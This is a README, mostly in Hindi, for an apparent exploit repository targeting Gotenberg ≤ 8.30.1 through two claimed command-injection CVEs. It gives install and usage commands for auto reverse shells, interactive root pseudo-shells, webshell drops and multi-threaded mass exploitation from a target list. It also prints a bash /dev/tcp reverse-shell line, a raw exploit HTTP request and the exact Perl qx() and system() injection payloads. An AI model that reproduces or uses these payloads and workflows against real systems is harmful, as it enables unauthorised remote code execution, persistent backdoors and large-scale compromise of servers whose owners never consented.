hackfutsecroot/-gotenberg-rce-chain
Gotenberg CVE-2026-42589 और CVE-2026-40281 के लिए Python एक्सप्लॉइट चेन: कमज़ोर इंस्टेंस का पता लगाता है, मेटाडेटा पेलोड इंजेक्ट करता है, और रिवर्स शेल या वेबशेल ड्रॉप करता है।



Gotenberg ≤ 8.30.1 — अनधिकृत रिमोट कोड एक्ज़ीक्यूशन
रिवर्स शेल + फ़ाइल मैनेजर वेबशेल + इंटरैक्टिव ब्लाइंड-सेफ़ मोड के साथ चेन्ड एक्सप्लॉइट
Gotenberg एक स्टेटलेस Docker-संचालित API है जो दस्तावेज़ों (HTML, Markdown, Office...) को PDF में परिवर्तित करता है। ≤ 8.30.1 संस्करण /forms/pdfengines/metadata/write एंडपॉइंट पर दो गंभीर अनधिकृत RCE भेद्यताओं के प्रति संवेदनशील हैं।
यह रिपॉज़िटरी दो टूल प्रदान करती है जो दोनों CVE को एक ही शोषण वर्कफ़्लो में श्रृंखलाबद्ध करते हैं:
| टूल | उद्देश्य |
|---|---|
gotenberg_rce.py | डिटेक्शन + इंटरैक्टिव शेल + फ़ाइल मैनेजर वेबशेल ड्रॉप |
auto_revshell.py | स्वतः IP पहचान → लिसनर प्रारंभ → रिवर्स शेल पेलोड फायर → इंटरैक्टिव सत्र |
| फ़ील्ड | मान |
|---|---|
| प्रकार | OS कमांड इंजेक्शन (RCE) |
| CVSS | 9.8 — गंभीर |
| वेक्टर | POST /forms/pdfengines/metadata/write |
| इंजेक्शन | JSON मेटाडेटा कुंजियाँ |
| मूल कारण | ExifTool कॉन्फ़िग के माध्यम से system() |
| फ़ील्ड | मान |
|---|---|
| प्रकार | OS कमांड इंजेक्शन (RCE) |
| CVSS | 10.0 — गंभीर |
| वेक्टर | POST /forms/pdfengines/metadata/write |
| इंजेक्शन | JSON मेटाडेटा मान |
| मूल कारण | ExifTool के माध्यम से qx() (Perl) |
| संस्करण | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 और 42589 दोनों का प्रयास करता है!upload, !shell, !check, !clear)HTTP 500 लौटाता हैrequests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
अपने सार्वजनिक IP को ऑटो-डिटेक्ट करें → लिसनर को बाइंड करें → लक्ष्य का शोषण करें → आपको एक शेल में डाल दें।

  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| फ़्लैग | विवरण | डिफ़ॉल्ट |
|---|---|---|
-u, --url | लक्ष्य URL (आवश्यक) | — |
--lhost | आपका सार्वजनिक IP | स्वतः-पहचाना गया |
--lport | लिसनर पोर्ट | 4444 |
--wait | कॉलबैक की प्रतीक्षा के लिए सेकंड | 25 |
--timeout | प्रति-अनुरोध टाइमआउट | 60 |
--no-banner | बैनर छोड़ें | false |
gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
आपको एक इंटरैक्टिव स्यूडो-शेल में ले जाता है:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| फ़्लैग | विवरण |
|---|---|
-u, --url | एकल लक्ष्य |
-f, --file | लक्ष्यों वाली फ़ाइल (प्रति पंक्ति एक) |
-t, --threads | मास स्कैन के लिए थ्रेड्स |
--check-only | केवल पहचान करें, शोषण नहीं |
--shell | File Manager webshell ड्रॉप करें |
-i, --interactive | इंटरैक्टिव शेल में प्रवेश करें |
-o, --output | परिणाम सहेजें |
| कमांड | क्रिया |
|---|---|
help, ? | सहायता दिखाएँ |
exit, quit, q | बाहर निकलें |
!upload | File Manager शेल पुनः तैनात करें |
!shell | शेल URL दिखाएँ |
!check | भेद्यता की पुनः जाँच करें |
!clear | स्क्रीन साफ़ करें |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
टूल /forms/pdfengines/metadata/write पर एक नियंत्रित पेलोड भेजता है:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
विश्लेषित सिग्नल:
| प्रतिक्रिया | अर्थ |
|---|---|
HTTP 200 + मार्कर | प्रत्यक्ष RCE |
HTTP 500 + लंबा विलंब | ब्लाइंड RCE |
HTTP 400 | पैच किया गया या अमान्य पेलोड |
HTTP 404 | Gotenberg नहीं है |
दो इंजेक्शन वेक्टर आज़माए जाते हैं:
CVE-2026-40281 — मेटाडेटा कीज़ में Perl इंजेक्शन:
{"Title\n-Title<${PDFVersion;$_=qx("CMD")}>": "x"}
CVE-2026-42589 — मेटाडेटा मानों में system() इंजेक्शन:
{"Title\n-if\nsystem('CMD')||1\n-Comment": "x"}